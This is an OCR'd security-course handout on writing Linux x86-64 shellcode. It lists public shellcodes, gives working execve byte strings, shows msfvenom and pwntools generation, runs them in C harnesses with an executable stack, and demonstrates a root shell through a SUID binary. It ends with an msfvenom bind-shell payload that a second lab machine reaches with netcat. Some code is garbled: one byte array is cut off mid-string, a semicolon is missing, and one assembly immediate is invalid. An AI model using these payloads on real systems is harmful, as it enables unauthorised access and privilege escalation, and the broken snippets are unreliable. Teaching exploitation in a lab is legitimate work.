
HO# 3.5 Writing Shell Codes

Vulnerability, Exploit, Payload, and Shell Code

In some previous handout, I have explained *vulnerability*, *exploit* and *payload* using a day-to-day example. Let me repeat. Consider a locked refrigerator containing chocolates, fruit trifle, cold drinks etc. Somehow you come to know about its *vulnerability* that it can be unlocked using a CD70 key. You *exploit* that vulnerability and opens/unlock the refrigerator. Now the *payload* is the piece of program that performs the actual task once the vulnerability is exploited, i.e., eating/stealing the chocolates ☺ So in technical terms, an ***exploit*** is a code that takes advantage of a ***vulnerability*** to gain access into the system, while a ***payload*** is the code executed on the target machine once the exploit is successful.

After having a clear understanding of *vulnerability*, *exploit* and *payload*, the next term that we need to understand is *shellcode*. A *shellcode* is a machine dependent code that can be executed by the CPU directly w/o the need of any compiling, assembling or linking. It can be a **local shellcode** that executes within the context of the vulnerable application, typically providing a command shell (with root privileges). It can also be a **remote shellcode** that establishes a connection back to an attacker's machine (reverse shell) or listens for incoming connections (bind shell). A shellcode is stored in a process address space at some convenient place, which can be:

- Code Section.
- Process Stack.
  - As part of input string.
  - In some environment variable.
- Process Heap.



Following table will give you a good comparison between the two terms `shellcode` and `payload`:

Feature	Shellcode	Payload
Definition	Small piece of executable code	Complete set of actions/data delivered by an exploit
Purpose	Typically spawn a shell or execute commands	Can perform a variety of tasks, including data exfiltration and malware installation
Complexity	Usually compact and self-contained	Can be complex and may include multiple components
Execution Context	Executed within a vulnerable application	Delivered to the target system through various means
Types	Local and remote shellcode	Command execution, information gathering, RATs, downloaders, ransomwares, and so on.

How to Generate Shellcodes:

- We can download ready-to-use shellcodes from Exploit-DB (https://www.exploit-db.com/), Shell Storm (http://www.shell-storm.org/shellcode/), or SecLists (https://github.com/danielmiessler/SecLists)
- We can generate shellcode using utilities inside the Metasploit Framework's `msfvenom`, Python's library `pwntools`,Veil Framework, TheFatRat, or Cobalt Strike.
- Last but not the least, we can write shellcodes using assembly language of the processor.

Example 1: Downloading & Testing Shellcode from *shell-storm.org*

The easiest way is to download your required shellcode from some public repository. For example, visit http://www.shell-storm.org/shellcode/ link and download the shell code that executes the `/bin/sh` program and is of just 27 bytes:

Intel x86-64

- Linux/x86-64 - execve("/bin/bash",{NULL},{NULL}) - 24 bytes *by Joao*
- Linux/x86-64 - Dynamic null-free reverse TCP shell - 65 bytes *by Philippe Dugre*
- Linux/x86-64 - execveat("/bin//sh") - 29 bytes *by ZadYree, vaelio and DaShrooms*
- Linux/x86-64 - Add map in /etc/hosts file - 110 bytes *by Osanda Malith Jayathissa*
- Linux/x86-64 - Connect Back Shellcode - 139 bytes *by MadMouse*
- Linux/x86-64 - access() Egghunter - 49 bytes *by Doreth.Z10*
- Linux/x86-64 - Shutdown - 64 bytes *by Keyman*
- Linux/x86-64 - Read password - 105 bytes *by Keyman*
- Linux/x86-64 - Password Protected Reverse Shell - 136 bytes *by Keyman*
- Linux/x86-64 - Password Protected Bind Shell - 147 bytes *by Keyman*
- Linux/x86-64 - Add root - Polymorphic - 273 bytes *by Keyman*
- Linux/x86-64 - Bind TCP stager with egghunter - 157 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with open,write,close - 358 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with echo cmd - 273 bytes *by Christophe G*
- Linux/x86-64 - Read /etc/passwd - 82 bytes *by Mr.Un1k0d3r*
- Linux/x86-64 - shutdown -h now - 65 bytes *by Osanda Malith Jayathissa*
- Linux/x86-64 - TCP Bind 4444 with password - 173 bytes *by Christophe G*
- Linux/x86-64 - TCP reverse shell with password - 138 bytes *by Andriy Brukhovetskyy*
- Linux/x86-64 - TCP bind shell with password - 175 bytes *by Andriy Brukhovetskyy*
- Linux/x86-64 - Reads data from /etc/passwd to /tmp/outfile - 118 bytes *by Chris Higgins*
- Linux/x86-64 - shell bind TCP random port - 57 bytes *by Geyslan G. Bem*
- Linux/x86-64 - TCP bind shell - 150 bytes *by Russell Willis*
- Linux/x86-64 - Reverse TCP shell - 118 bytes *by Russell Willis*
- Linux/x86-64 - add user with passwd - 189 bytes *by 0_o*
- Linux/x86-64 - execve(/sbin/iptables, [/sbin/iptables, -F], NULL) - 49 bytes *by 10n1z3d*
- Linux/x86-64 - Execute /bin/sh - 27 bytes *by Dad`*
- Linux/x86-64 - bind-shell with netcat - 131 bytes *by Gaussillusion*
- Linux/x86-64 - connect back shell with netcat - 109 bytes *by Gaussillusion*
- Linux/x86-64 - setreuid(0,0) execve(/bin/ash,NULL,NULL) + XOR - 85 bytes *by egeektronic*
- Linux/x86-64 - setreuid(0,0) execve(/bin/csh, [/bin/csh, NULL]) + XOR - 87 bytes *by egeektronic*
- Linux/x86-64 - setreuid(0,0) execve(/bin/ksh, [/bin/ksh, NULL]) + XOR - 87 bytes *by egeektronic*
- Linux/x86-64 - setreuid(0,0) execve(/bin/zsh, [/bin/zsh, NULL]) + XOR - 87 bytes *by egeektronic*
- Linux/x86-64 - bindshell port:4444 shellcode - 132 bytes *by evil.xi4oyu*
- Linux/x86-64 - setuid(0) + execve(/bin/sh) 49 bytes *by evil.xi4oyu*
- Linux/x86-64 - execve(/bin/sh, [/bin/sh], NULL) - 33 bytes *by hophet*
- Linux/x86-64 - execve(/bin/sh); - 30 bytes *by zbt*
- Linux/x86-64 - reboot(POWER_OFF) - 19 bytes *by zbt*

```
/*
 * Execute /bin/sh - 27 bytes
 * Dad` <3 baboon
;rdi             0x4005c4 0x4005c4
;rsi             0x7fffffffdf40   0x7fffffffdf40
;rdx             0x0      0x0
;gdb$ x/s $rdi
;0x4005c4:        "/bin/sh"
;gdb$ x/s $rsi
;0x7fffffffdf40:  "\304\005@"
;gdb$ x/32xb $rsi
;0x7fffffffdf40: 0xc4    0x05    0x40    0x00    0x00    0x00
;0x7fffffffdf48: 0x00    0x00    0x00    0x00    0x00    0x00
;0x7fffffffdf50: 0x00    0x00    0x00    0x00    0x00    0x00
;0x7fffffffdf58: 0x55    0xb4    0xa5    0xf7    0xff    0x7f
;
;=> 0x7ffff7aeff20 <execve>:     mov    eax,0x3b
;   0x7ffff7aeff25 <execve+5>:   syscall
;

main:
    ;mov rbx, 0x68732f6e69622f2f
    ;mov rbx, 0x68732f6e69622fff
    ;shr rbx, 0x8
    ;mov rax, 0xdeadbeefcafe1dea
    ;mov rbx, 0xdeadbeefcafe1dea
    ;mov rcx, 0xdeadbeefcafe1dea
    ;mov rdx, 0xdeadbeefcafe1dea
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0x3b
    syscall
 */

#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff

int main()
{
    printf("len:%d bytes\n", strlen(code));
    (*(void(*)()) code)();
    return 0;
}
```

To check/verify the working of this or any shellcode, you can use the following C-boiler plate program. The shellcode is created inside the stack, so do not forget to make the stack executable, while compiling this program. Moreover, `int(*foo)()` declares `foo` as a pointer to a function, whose return type is `int` and takes an unspecified number of arguments. The `(int(*)())code` is a cast that tells the compiler that code should be treated as a pointer to a function that returns `int` and takes any number of arguments.

```
$ gcc -z execstack ex1.c -o ex1
$ ./ex1
Length:27 bytes
$ whoami
Kali
$ ls
ex1.c   ex1
$ exit
$
```

```
//3.4/ex1-downloads/ex1.c
#include <stdio.h>
#include <string.h>
int main(){
    char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c"
                  "\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52"
                  "\x57\x54\x5e\xb0\x3b\x0f\x05";

    printf("Length:%d bytes\n", strlen(code));

    int(*foo)() = (int(*)())code;

    foo();

    return 0;
}
```

Example 2: Generating & Testing Shellcode using `msfvenom`

The **`msfvenom`** is a command-line utility that is part of the Metasploit Framework (MSF) and is used for ***generating*** and ***encoding*** payloads. It combines the features of two older MSF tools, `msfpayload` and `msfencode`, into a single tool for creating and customizing payloads. It can generate payloads in multiple formats, e.g., executables, scripts, shellcode, and raw binary. Moreover, it allows customization of payload parameters such as IP addresses, ports and other options, which can be set at run time. We have discussed this in detail in our Handout#2.6.

The following command will generate a shellcode and will display it on `stdout`. You can simply copy paste the shell code inside a C boiler plate program to verify it's working. Remember, this will generate a `/bin/bash` shell for `x86_64` machine running Linux operating system.

```
$ msfvenom -p linux/x64/exec CMD="/bin/bash" -a x64 --platform linux -f c -b '\x00'
```

Description:

- **`-p`** specifies the payload, i.e., `linux/x64/exec` command of Linux x86_64 which is used to execute a command or program.
- **`CMD="/bin/bash"`** specifies the shell program
- **`-a`** specifies the architecture to be used, which is **`x64`**.
- **`--platform`** specifies the platform to be used, which is **`linux`**.
- **`-f`** specifies the format of payload, which can be either an executable format (elf, exe) or a transform format (c, python), if you want to include the generated shellcode in a program.

```
//3.4/ex2-msfvenom/ex2.c
#include <stdio.h>
#include <string.h>
int main(){
    char code[] = "\x48\x31\xc9\x48\x81\xe9\xfa\xff\xff\xff\x48\x8d\x05\xef"
                  "\xff\xff\xff\x48\xbb\x24\x7e\x05\x0e\x02\x7b\x32\xf5\x48"
                  "\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x6c\xc6\x2a"
                  "\x6c\x6b\x15\x1d\x86\x4c\x7e\x9c\x5e\x56\x24\x60\x93\x4c"
                  "\x53\x66\x5a\x5c\x29\xda\xff\x24\x7e\x05\x21\x60\x12\x5c"
                  "\xda\x46\x1f\x76\x66\x02\x2d\x65\xa1\x7a\x14\x3e\x56\x0d"
                  "\x7e\x32\xf5";
    printf("Length:%d bytes\n", strlen(code));

    int(*foo)() = (int(*)())code;

    foo();

    return 0;

}
```

```
$ gcc -z execstack ex2.c -o ex2
$ ./ex2
Length:87 bytes
$kali@kali:/home/kali/3.4/ex2-msfvenom$ whoami
Kali
$kali@kali:/home/kali/3.4/ex2-msfvenom$ ls
ex2.c   ex2
$kali@kali:/home/kali/3.4/ex2-msfvenom$ exit
$
```

Example 3: Generating & Testing Shellcode using `pwntools`

In Python `pwntools` is a CTF (Capture the Flag) framework and exploit development library. It provides a suite of utilities that simplify the process of witing, testing and deploying exploits for binary exploitation challenges. To install `pwntools`, first we first need to install **`pip3`** which is a package manager for Python that allows you to install and manage software packages written in Python. You can also install **`IPython`** which is an interactive shell for the Python programming language that offers enhanced features over the standard Python shell.

```
$ sudo apt install python3-pip
$ sudo pip3 install pwntools ipython
```

The given Python script `ex3.py`, when executed will generate a local shell code for amd64 architecture and Linux OS.

- The **`context`** class in `pwntools` is used to configure global settings that affect the behavior of various `pwntools` functions. The architecture can be `i386`, `amd64`, `arm`, or `mips`. The OS can be `linux`, `windows`, or `freebsd`. The endian can be `little` or `big`.
- The **`asm()`** function is used to assemble assembly code into machine code.
- The **`shellcraft`** module in `pwntools` is used to generate shellcode for various tasks and architectures.

```
#!/usr/bin/env python
from pwn import *
context.arch = 'amd64'
context.os = 'linux'
context.endian = 'little'
shellcode = asm(shellcraft.sh())
print(f"Shell Code: {shellcode.hex()}")
```

```
$ python ex3.py
Shell Code: 6a6848b82f62696e2f2f2f73504889e7687269010181342401010101 31f6566a085e4801e6564889e631d26a3b580f05
```

Let us check/verify the working of this shellcode in our C-boiler plate program:

```
$ gcc -z execstack ex3.c -o ex3
$ ./ex3
Length:48 bytes
$ whoami
Kali
$ ls
ex3  ex3.c  ex3.py
$ exit
$
```

```
//3.4/ex3-pwntools/ex3.c
#include <stdio.h>
#include <string.h>
int main(){
    char code[] = "\x6a\x68\x48\xb8\x2f\x62\x69\x6e\x2f\x2f"
                  "\x2f\x73\x50\x48\x89\xe7\x68\x72\x69\x01"
                  "\x01\x81\x34\x24\x01\x01\x01\x01\x31\xf6"
                  "\x56\x6a\x08\x5e\x48\x01\xe6\x56\x48\x89"
                  "\xe6\x31\xd2\x6a\x3b\x58\x0f\x05"
    printf("Length:%d bytes\n", strlen(code));
    int(*foo)() = (int(*)())code;
    foo();
    return 0;
}
```

Example 4: Generating & Testing Shellcode using Assembly Program

Let us now try to write a standalone C program that when executed will spawn a shell. Consider the `myshell.c` file which is using the `execve()` system call having following signature:

```
int execve (const char* pathname, char* const argv[], char* const envp[]);
```

The first argument to `execve()` is the `pathname` of the program that it will execute. Its second and third arguments are array of pointers to strings and must be terminated by null pointers. The second argument `argv` is used to pass command-line arguments to the new program. The third argument `envp` is used to pass environment variables to the new program. When you compile, statically link and run this C program, it will spawn a new shell. But we cannot use this binary code as our shell code because of two reasons. First its size is too large almost 733 KiB. Moreover, if you see this binary file using `hexdump`, you will notice it is an ELF binary and contains lots and lots of null bytes `\x00` (which should not be there inside a shellcode).

```
//3.4/ex4-assembly/myshell.c
#include <unistd.h>
void main(){
   char* name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], NULL, NULL);
}
```

So let us try writing an assembly program which call the `execve()` system call, as we have done this in our Handout# 3.2. Here is the assembly file that will serve the purpose. The trick in this piece of code is that we are not creating the argument string `"/bin/sh"` in the `.data` section, rather are pushing the little-endian `hex` equivalent of the string (`0x68732f2f6e69622f`) with a null byte at the end on the stack. In x86-64, the ID of `execve` system call is 59, which should be placed inside the `rax` register. The three arguments are passed via `rdi`, `rsi` and `rdx` registers respectively. For the 1st argument, we simply push a null on the stack using `push rax` instruction and then the little-endian hex equivalent of the string `"/bin//sh"` (the double slash makes the total bytes eight, for `"/bin/zsh"` we already have 8 xters). Once the string is pushed on the stack, the `rsp` register points to the top of the stack, so `mov rdi, rsp` instruction moves the 1st argument of `execve` to `rdi` register:

```
;3.4/ex4-assembly/mysh.nasm
SECTION .text
global _start
_start:
   xor  rax, rax
   push rax      ;pushing a null byte
   mov  rbx, 0x68732f2f6e69622f
   push rbx
   mov  rdi, rsp   ; first argument
   xor  rsi, rsi   ; second argument
   xor  rdx, rdx   ; third argument

   mov  rax, 59
   syscall
```

```
;3.4/ex4-assembly/myzsh.nasm
SECTION .text
global _start
_start:
   xor  rax, rax
   push rax      ;pushing a null byte
   mov  rbx, 0x687a7368732f6e69622f
   push rbx
   mov  rdi, rsp   ; first argument
   xor  rsi, rsi   ; second argument
   xor  rdx, rdx   ; third argument

   mov  rax, 59
   syscall
```

Let us assemble, link and execute these two assembly programs:

```
$ nasm -f elf64 mysh.nasm
$ ld mysh.o
$ ./a.out
$
```

```
$ nasm -f elf64 myzsh.nasm
$ ld myszh.o
$ ./a.out
kali@kali:~/3.4$
```

Let us see the disassembly of `mysh.o` using `objdump` command:

```
$ objdump -M intel -D mysh.o

0000000000000000 <_start>:
   0:   48 31 c0                xor rax, rax
   3:   50                      push rax
   4:   48 bb 2f 62 69 6e 2f    movabs rbx, 0x68732f2f6e69622f
   b:   2f 73 68
   e:   53                      push rbx
   f:   48 89 e7                mov rdi, rsp
  12:   48 31 f6                xor rsi, rsi
  15:   48 31 d2                xor rdx, rdx
  18:   b8 3b 00 00 00          mov eax, 0x3b
  1d:   0f 05                   syscall
```

```
$ objdump -M intel -D myzsh.o

0000000000000000 <_start>:
0:   48 31 c0                xor rax, rax
3:   50                      push rax
4:   48 bb 2f 62 69 6e 2f    movabs rbx, 0x68737a2f6e69622f
b:   7a 73 68
e:   53                      push rbx
f:   48 89 e7                mov rdi, rsp
12:  48 31 f6                xor rsi, rsi
15:  48 31 d2                xor rdx, rdx
18:  b8 3b 00 00 00          mov eax, 0x3b
1d:  0f 05                   syscall
```

To get the machine code from the above output(s), here is a simple script that will ease our job:

```
$ for i in $(objdump -M intel -D mysh.o | grep "^ " | cut -f2);
> do echo -n '\\x'$i;
> done; echo

\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x4
8\x31\xf6\x48\x31\xd2\xb8\x3b\x00\x00\x00\x0f\x05
```

Now simply copy this shellcode and paste it in our C-boiler plate program to verify:

```
//3.4/ex4-assembly/ex4sh.c
#include <stdio.h>
#include <string.h>
int main(){
    char code[] = "\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69"
                  "\x6e\x2f\x2f\x73\x68\x53\x48\x89\xe7"
                  "\x48\x31\xf6\x48\x31\xd2\xb8\x3b\x00"
                  "\x00\x00\x0f\x05";
    printf("Length:%d bytes\n", strlen(code));

    int(*foo)() = (int(*)())code;

    foo();

    return 0;

}
```

```
//3.4/ex4-assembly/ex4zsh.c
#include <stdio.h>
#include <string.h>
int main(){
    char code[] = "\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69"
                  "\x6e\x2f\x7a\x73\x68\x53\x48\x89\xe7"
                  "\x48\x31\xf6\x48\x31\xd2\xb8\x3b\x00"
                  "\x00\x00\x0f\x05";
    printf("Length:%d bytes\n", strlen(code));

    int(*foo)() = (int(*)())code;

    foo();

    return 0;

}
```

Let us assemble, link and execute these two C programs:

```
$ gcc -z execstack ex4sh.c -o ex4sh
$ ./ex4sh
Length:26 bytes
$
```

```
$ gcc -z execstack ex4zsh.c -o ex4zsh
$ ./ex4zsh
Length:26 bytes
kali@kali:~/3.4$
```

To Do: You can observe that there are some null bytes inside our shellcode, which will cause problem when copying using the `strcpy` function. Students should try re-writing some part of assembly so that these null bytes should not appear in the shellcode ☺

Watch this video for details of Developing Shell Codes: https://www.youtube.com/watch?v=715v_-YnpT8

Gaining Local Shell with Root Privileges:

We all know that the SUID (Set User ID) bit is a special file permission in Unix-like operating systems that allows users to execute a file with the permissions of the file owner rather than the permissions of the user executing the file. It is denoted by an 's' in the owner's execute permission or a capital 'S' if the owner's execute permission is off. An example of a program having its SUID bit set is the `/usr/bin/passwd` program, that is used by regular users to change their own password by modifying the contents of `/etc/shadow` file owned by root. This is a security risk as well, because if an executable with the SUID bit set is compromised, it can be exploited by attackers to gain unauthorized access or privileges. This is especially risky if the executable has vulnerabilities.

To check this out, let us change the owner of above two binaries to root and set their SUID bit. Execute the two binaries and see what happens:

```
$ sudo chown root ex4sh
$ sudo chmod 4775 ex4sh
$ ls -l
-rwsrwxr-x 1 root kali  . . . ex4sh
$ ./ex4sh
Length:26 bytes
$ id
```

```
$ sudo chown root ex4zsh
$ sudo chmod 4775 ex4zsh
$ ls -l
-rwsrwxr-x 1 root kali  . . . ex4zsh
$ ./ex4zsh
Length:26 bytes
kali# id
```


From the above output, you will notice that the SUID program `ex4sh` that ran **`/bin/sh`** DONOT run with root/owner privileges, however, the SUID program `ex4zsh` that ran **`/bin/zsh`** run with root privileges. **Why is this?**

This is because of a safety measure taken by `/usr/bin/dash` program, which has a counter measure implemented as it drops privilege when it is executed inside a SUID program. This counter measure exists in the Kali Linux version 2016.1 and Ubuntu version 16.04 onwards. Moreover, do note that `/bin/sh` is a soft link to `/usr/bin/dash` program. The `dash` program actually checks the real UID with effective UID, if they are different (as in above case), it simply run with the power of real UID and NOT with the power of effective UID ☺

Generating a Bind Shellcode using `msfvenom`

Bind Shell:


- Bind Shells have the listener running on the target and the attacker connects to the listener in order to gain remote access to the target system.
- In Bind shell, the attacker finds an open port on the server/ target machine and then tries to bind his/her shell to that port using say `netcat` utility.
- The attacker must know the IP address of the victim before launching the Bind Shell.
- In Bind shell, the listener is ON on the target machine and the attacker connects to it.
- Bind Shell sometimes will fail, because modern firewalls don't allow outsiders to connect to open ports.



Attacker executing bind from his machine to server

Reverse Shell:

- In the reverse shell, the attacker has the listener running on his/her machine and the target connects to the attacker with a shell. So that attacker can access the target system.
- In the reverse shell, the attacker opens his own port as a server, so that victim can connect to that port for successful connection.
- The attacker doesn't need to know the IP address of the victim, because the attacker is going to connect to our open port.
- The Reverse shell is opposite of the Bind Shell, in the reverse shell, the listener is ON on the Attacker machine and the target machine connects to it.
- Reverse Shell can bypass the firewall issues because the target machine tries to connect to the attacker, so the firewall doesn't bother checking packets.



Server tries to connect to Attacker machine

Let us generate a shellcode for TCP Bind Shell using `msfvenom`. The following command will generate a shellcode and will display it on `stdout`, you can simply copy paste the shell code inside a C boiler plate program to verify it's working.

```
$ msfvenom -p linux/x64/shell_bind_tcp LPORT=32726 -f c -e x64/xor -b '\x00'
```

```
┌──(kali㉿kali)-[~/Desktop/shellcode/shell/exec]
└─$ msfvenom -p linux/x64/shell_bind_tcp LPORT=32726 -f c -e x64/xor -b '\x00'
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 127 (iteration=0)
x64/xor chosen with final size 127
Payload size: 127 bytes
Final size of c file: 562 bytes
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xf5\xff\xff\xff\x48\x8d\x05\xef"
"\xff\xff\xff\x48\xbb\x5c\xcb\x3c\xfd\x6d\x21\xe9\xb7\x48"
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x36\xe2\x64"
"\x64\x07\x23\xb6\xdd\x5d\x95\x33\xf8\x25\xb6\xbb\x70\x58"
"\xef\x3e\xfd\x12\xf7\xa1\x3e\xba\xa1\x2c\xa7\x07\x10\xb1"
"\xb8\x59\xa1\x0e\xa5\x62\x24\xa1\x86\xaa\xa1\x17\xa5\x62"
"\x24\xa1\x20\x36\xc8\x62\xb5\x92\xef\x83\x96\x04\xc4\x39"
"\x88\x9b\x4b\xd2\xef\xc5\x83\x87\xd2\x0f\x48\x87\x98\x2f"
"\xa3\x3c\xae\x25\xa8\x0e\xe5\x0b\x83\xb5\x1b\x62\x24\xe9"
"\xb7";
```

Now let's inject this shellcode in standalone C program, compile it using `-z execstack` option and then finally execute it on a victim machine (Kali in our case).

```
$ gcc -z execstack bind_shell.c -o bind_shell
$ ./bind_shell
```

From the opposite screenshot you can see a bind shell is running on the target machine, listening for incoming connections at port 32726 from an attacker. You can verify this using `netstat` command as well. Now look for the IP of this machine using `ifconfig` utility, which is `192.168.80.131` in our case.

```
┌──(kali㉿kali)-[~/Desktop/shellcode/shell/exec]
└─$ ./bind_shell
length of shellcode: 127 bytes
```

Let me use my Ubuntu machine as an attacker machine. We will establish connection with the victim machine that is running bind shell using `netcat`. We will provide the port # as well as victim's IP to the `netcat` utility on Ubuntu that will establish connection between both machines. We can test the connection by executing commands that we have the access of victim machine.

```
user@ubuntu:~/sec/shellcode/shell$ netcat 192.168.80.131 32726
ls
bind_shell
bind_shell.c
exec_shellcode
exec_shellcode.c
pwd
/home/kali/Desktop/shellcode/shell/exec
whoami
kali
```

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.